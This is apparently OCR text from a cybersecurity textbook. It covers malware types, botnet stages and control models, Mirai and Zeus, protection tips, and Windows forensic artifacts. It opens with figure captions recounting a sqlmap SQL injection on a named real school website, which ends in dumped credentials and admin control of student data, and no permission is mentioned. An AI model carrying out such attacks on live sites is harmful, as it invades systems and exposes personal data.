


Figure 12. 1 SQL injection

Using tool known as Sqlmap to hack the vulnerable parameters of any website

We attacked: https://carmelgwalior.org/soloGallary.php?id=1

Figure 12. 2 Convent school as a target




Figure 12. 3 Sqlmap tool




Figure 12. 4 MySQL Database found

Figure 12. 5 Tables found by using certain code.




Figure 12. 6 Usernames and base64 codes passwords found from certain table.

Figure 12. 7 Successfully Logged in.

Figure 12. 8 We logged in Admin account and can control the student's data.

Chapter 13 - MALWARE ANALYSIS

What is Malware?

Malware, short for "malicious software," is any software program designed to harm, exploit, or disrupt computer systems, networks, or devices. Malware can take various forms, including viruses, worms, Trojans, spyware, adware, and ransomware.

Malware can be spread through email attachments, infected websites, software downloads, or other means. Once installed on a system, malware can cause a range of problems, such as stealing sensitive information, corrupting or destroying data, hijacking the system or network, and using the system for illegal activities like spamming or launching distributed denial-of-service (DDoS) attacks.

Types of Malwares:

(1) Virus
(2) Trojan
(3) Rootkit
(4) Worm
(5) Keylogger
(6) Ransomware
(7) Spyware
(8) Scareware
(9) Adware

Each malware has their own motive and functions.

Virus :

- A program that can infect other programs by modifying them to include a, possibly evolved, version of itself.

Trojan:

- A trojan describes the class of malware that appears to perform a desirable function but in fact performs undisclosed malicious functions that allow unauthorized access to the victim computer.

Rootkits :

- A root kit is a component that uses stealth to maintain a persistent and undetectable presence on the machine.

Worm:

- A computer worm is a self-replicating computer program. It uses a network to send copies of itself to other nodes and do so without any user intervention.

Keyloggers:

- Keyloggers are the hidden malware that records the keystrokes and steals the User's credentials and credit card Numbers and other information and sends to the attacker.

Ransomware:

- **Ransomware** is a type of malware from crypto virology that threatens to publish the victim's personal data or permanently block access to it unless a ransom is paid off. While some simple ransomware may lock the system without damaging any files, more advanced malware uses a technique called cryptoviral extortion. It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them.

How are system compromised?

- By unawareness
- By clicking unknown links
- By emails
- By social medias
- By injecting unknown USBs
- By internet
- By downloading cracked games and software
- Etc.

13.1 BOTNET

Botnet refers to the web of hijacked computers used for processes like sending spam emails, distributing malware, and framing DDoS attacks. Activation of botnet doesn't mandate the permission of the device owner.

Alone, botnets are not detrimental to the network and can be used for crucial tasks like chatroom management and tracking the points accumulated during online games. The controlling party of the botnet is known as a bot-herder and each individual machine, concerned in the network, is known as a bot.

The earlier key purpose of assembling a botnet is to make monotonous tasks easier than ever. The best example of this chatroom management wherein it handles the job of eliminating people who are violating the policies. Botnets keep track of language used during the chats, which is otherwise a too taxing job for humans.

However, some clever minds figure out other its ill-usage, by utilizing its ability of seamless code execution inside another system. Because of these features, hackers or attackers were succeededin using for password theft and tracking the keystrokes made on a specific device.




Figure 13. 1 Botnet network

13.1.1 How Does a Botnet Work?

There are multiple stages in this process. Botnets, when used in full capacity, can perform attacksat a large scale. Hackers need to support botnets with supplementary machinery or devices to enhance the ability of a botnet. To have a deeper understanding of botnets modus operandi, one must understand the key terminologies.

Bot herder is what is required to lead the connected corrupted devices in the network. It's functional via remote commands and guides the devices to perform certain actions.

Bot or zombie computer is the term used for the infected system/device used in the creation of a botnet. The bots are mindless devices and behave as instructed or guided by the bot herder's command.




Figure 13. 2 How the botnet works

13.1.2 STAGES OF BOTNET BUILDING:

The next step to figure out the functionality of botnet is knowing the building process. The procedure involves three steps:

Stage 1 - Prepare and Expose

At this stage, the bad actor figures out the vulnerability to introduce into the user's device.

The vulnerability hunting takes place in the website, human behavior, and application. By doing so, the hacker prepares a set-up to lure the target to get exposed to malware, knowingly or unknowingly.
Most commonly, hackers figure out the vulnerabilities in websites and the software.Additionally, malware is delivered via emails or random messages.

Stage 2 - Infecting the user via malware.

The next action that the botnet performs is activating the malware so that the end-user is infected and has compromised security. The process of infecting the device usually takes place via the Trojan virus or social engineering method.
Some attackers adopt a more hostile approach and deploy drive-by-download techniques to infect the device. Using all these methods, attackers corrupt the targeted device with botnet malware.

Stage 3 - Controlling the targeted devices:

The last stage of botnet working methodology is gaining control over each device. Hackers systematize the involved infected machines in the botnet and design a methodology to manage them remotely. In general, around thousands of devices are controlled in the process via a huge zombie network. Once the stage is successfully completed, the bad actor can gain admin- like access to the targeted devices or computers.
The fruitful activation of the botnet allowed hackers to read or write the data stored in the system, capture any personal information, share the data from targeted devices, keep an eye on all the activities happening on the targeted device, and search other hidden vulnerabilities.

13.1.3 Types of Botnet Attacks

DDoS

DDoS attack or Distributed Denial-of-service attack involves disturbing the customary traffic of a server in a way that actual or intended audiences are not able to access the website. The attack gains its efficacy from using the assorted corrupted systems as the sources of creating disturbingtraffic. The corrupted devices involved could be computers, PC, IoT devices, and many other data-driven devices.

From another angle, a DDoS attack can look like a traffic jam created intentionally so that desiredend-users don't reach their destinations.

Phishing

One of the most common botnet attacks, phishing involves representing bad actors or hackers as reliable sources to lure victims to share crucial information like passwords and banking credentials.Using these details, bad actors can steal data and money. The attack is accomplished by multiple means like email phishing, vishing, and smishing definition. Phishing attack targeting a hugeaudience is often performed via spear and whale phishing.

Brute Force Attacks

Causing more than 5% of total security breaches, brute force attack is based on guessing. The threat actor keeps on guessing the user credentials till the time s/he gets the right credentials andgains unwanted access to the targeted system. The Hit and Trial methodology work here. It's a simple process with a better success rate. There are some brute force attack tools used for the task as well.




Figure 13. 3 Botnet Command and Control

13.1.4 BOTNET CONTROL MODELS

To ensure the effective functioning of the botnet and complete the intended aim, attackers need tocontrol the botnet continuously. Usually, two models are used for this task.

Model #1- Centralized or the client-server model

The centralized botnets utilize this model's basic network infrastructure to establish the communication network with the devices facing the attack. It's highly functional as command-and-control servers generate robust communication.

However, as these servers can be spotted easily and can be deactivated effortlessly, bot herder won't be communicative with the bots once the C&C server is down or hacked.




Figure 13. 4 Centralized Model of Botnet Network

Model #2- Decentralized or the peer-to-peer model:

An advanced model, this model involves establishing communication while involving all nodes or peers connected in this network. In this type of botnet controlling model, all infected nodes are commanded to communicate in the network without asking for a particular and dedicated C&C server (or authentication).

Botnets following the P2P model are stronger as compared to botnets functional via the client-to- server model. Also, they are not easy to be disturbed. This advantage has made the P2P model more popular these days.




Figure 13. 5 Decentralized Botnet Network

13.1.5 EXAMPLES OF A BOTNET ATTACKS:

Mirai Botnet Attack

You might have heard of it. After all, Mirai is one of the most powerful botnets until today.

First noticed in 2016, this botnet attack impacted many Linux-based webcams and routers under a high-end DDoS attack. The attack infected the machines used for scanning the internetconsumed by IoT devices. Users, who didn't change the default passwords, we targeted in this attack.

Things become worse when the original code of Mirai was published online and gave other hackersan opportunity to create more powerful malware by modifying it accordingly.

Zeus Botnet Attack

The attack happened in 2007 and is one of the most notorious attacks happened in history. It wasfirst designed to fetch the end-users banking details using spam or phishing emails.

The attack involved the use of a Trojan horse program in infecting the devices. Since its inception, its multiple variants have been presented. CrytoLocker ransomware is an example of this. As per the estimation of Damballa in 2009, the botnet infected 3.6 million hosts.

13.1.6 What Are Botnets Used For?

Based upon the intention of the attackers, botnets can be used widely to fulfill money or data theft-related aims. The most common usage of botnets is as quoted below.

Fraudulent or money stealing

Attacks can use a botnet to steal money directly or indirectly. Phishing emails or creating a false website for banks are key methods to accomplish this goal. They can translate the payment or transaction details and use them to steal money.

Data theft

User data has huge worth in the market and hackers they the help of botnets to steal individual data or break into the database of an enterprise. They later sell user data to third parties and earn money. Such botnets remain dormant and steal personal information.

Cryptocurrency mining

Cryptocurrency has gained huge popularity and attackers can mine cryptocurrency with the help of botnets. The process is known as **crypto jacking**.

Perform spamming and phishing frauds:

Using botnets, bad actors can launch email spamming and phishing scams at large as they can disperse the infected emails to millions of targets in one go. There are specially designed spam botnets for this job.

Regardless of the method used, the motives are the same, stealing money or data. However, someattackers can use botnets just because they can. They use botnets to display their capabilities andprove their excellence to the world. We have witnessed many security breaches when bad actorssteal enterprise data and expose it on the dark web for free.

13.1.6 How to Protect Your Computer from Botnets?

Botnet attacks can be too damaging, if not handled properly. The below-mentioned ways can keepbotnet attacks at bay.

Updated OS

Make sure the used system features updated software. With each software update, users are granted enhanced security patches that can deal with known vulnerabilities. It's an easier way to stay out of the reach of botnet malware.

Download from trusted resources:

The most common way to introduce a botnet attack is to lure the target. Enhanced security seekersmust download the attachments coming from untrusted or unknown sources. For professional communications, it's better to make PDFs password-protected so that they don't serve as a botnetattack mean.

No accessibility to suspicious links

Just like attachments from unknown sources are trouble-makers, strange links can be a phishing attack. So, don't entertain any strange link.

Paying attention to website security

Websites having no security wall and robust encryption could be a hub for botnets. Learn more about the website security criteria and maintain a safe distance from shady websites.

Stay away from P2P downloads

P2P downloading services are very risky as they feature many malicious attachments. If possible,don't use P2P downloads.

Changing login details while introducing new devices

Each time you install a new device like a webcam, router, or any IoT device, make sure you're changing the login credentials. The use of default passwords makes botnet or IoT botnet attacks easier than ever.

Using the protection of firewall

Using a firewall is a sure shot way to stay safe from botnet and much other malware as it automatically blocks the insecure connection.

Strong password and 2FA

Using a strong password is a smart strategy to keep the odds of any kind of malware attack as little as possible. 2FA or two–factor authentication will keep botnet malware away from your devices and make it a bit safer.

Deployment of anti-virus software

Reliable anti-virus software will spot the presence of botnet malware in its infancy stage and will get rid of it before it can do any harm to the system.

Chapter 14 - WINDOWS FORENSICS

What is Windows Forensic Analysis?

Windows Forensic Analysis focuses on 2 things:

- In-depth analysis of Windows Operating System.
- Analysis of Windows System Artifacts.

Windows artifacts are the objects which hold information about the activities that are performed by the Windows user. The type of information and the location of the artifact varies from one operating system to another. Windows artifacts contain sensitive information that is collected and analyzed at the timeof forensic analysis.

14.1 What are Forensic Artifacts?

Forensic artifacts are the forensic objects that have some forensic value. Any object that contains some data or evidence of something that has occurred likelogs, register, hives, and many more. In this section, we will be going through some of the forensic artifacts that a forensic investigator look for while performing a Forensic analysis in Windows.

1. **Recycle Bin:** The windows recycle bin contains some great artifacts like:

- $1 file containing the metadata. You can find this file under the pathC:\$Recycle.Bin\SID*\$Ixxxxxx
- $R file containing the contents of the deleted files. This file can be located under the path C:\$Recycle.Bin\SID*\$Rxxxxxx
- $1 file can be parsed using a tool $1 Parse.

2. **Browsers:** Web browsers contain a lot of information like:

- Cookies.
- Cached website data.
- Downloaded files.

3. Windows Error Reporting: This feature enables user to inform Microsoft about application faults, kernel faults, unresponsive application, and otherapplication specific problems. This feature provides us with various artifacts like:

- Program Execution, if a malicious program crashes during programexecution.
- You can locate these artifacts at the following locations: C:\ProgramData\Microsoft\Windows\WER\ReportArchive. C:\Users\XXX\AppData\Local\Microsoft\Windows\WER\ReportArchiveC:\ProgramData\Microsoft\Windows\WER\ReportQueue C:\Users\XXX\AppData\Local\Microsoft\Windows\WER\ReportQueue

4. Remote Desktop Protocol Cache: When using the "mstc" client that is provided by the Windows, RDP can be used to move laterally through the network. Cache files are created containing the sections of the screen of the machine to which we are connected to and that is rarely changing. These cachefiles can be in the directory:

C:\Users\XXX\AppData\Local\Microsoft\Terminal Server Client\Cache

Tools like BMC-Tools can be used to extract images stored in these cache files.

5. LNK Files: .lnk files are the windows shortcut files. LNK files link or point to other files or executables for ease of access. You can find following informationin these files:

- The original path of the target file.
- Timestamp of both the target files and the .lnk files.
- File Attributes like System, Hidden, etc.
- Details about the disk.
- Remote or local execution.

- MAC address of the machines.

You can use tools like Windows LNK Parsing Library or LECmd to parse thecontents of these files.

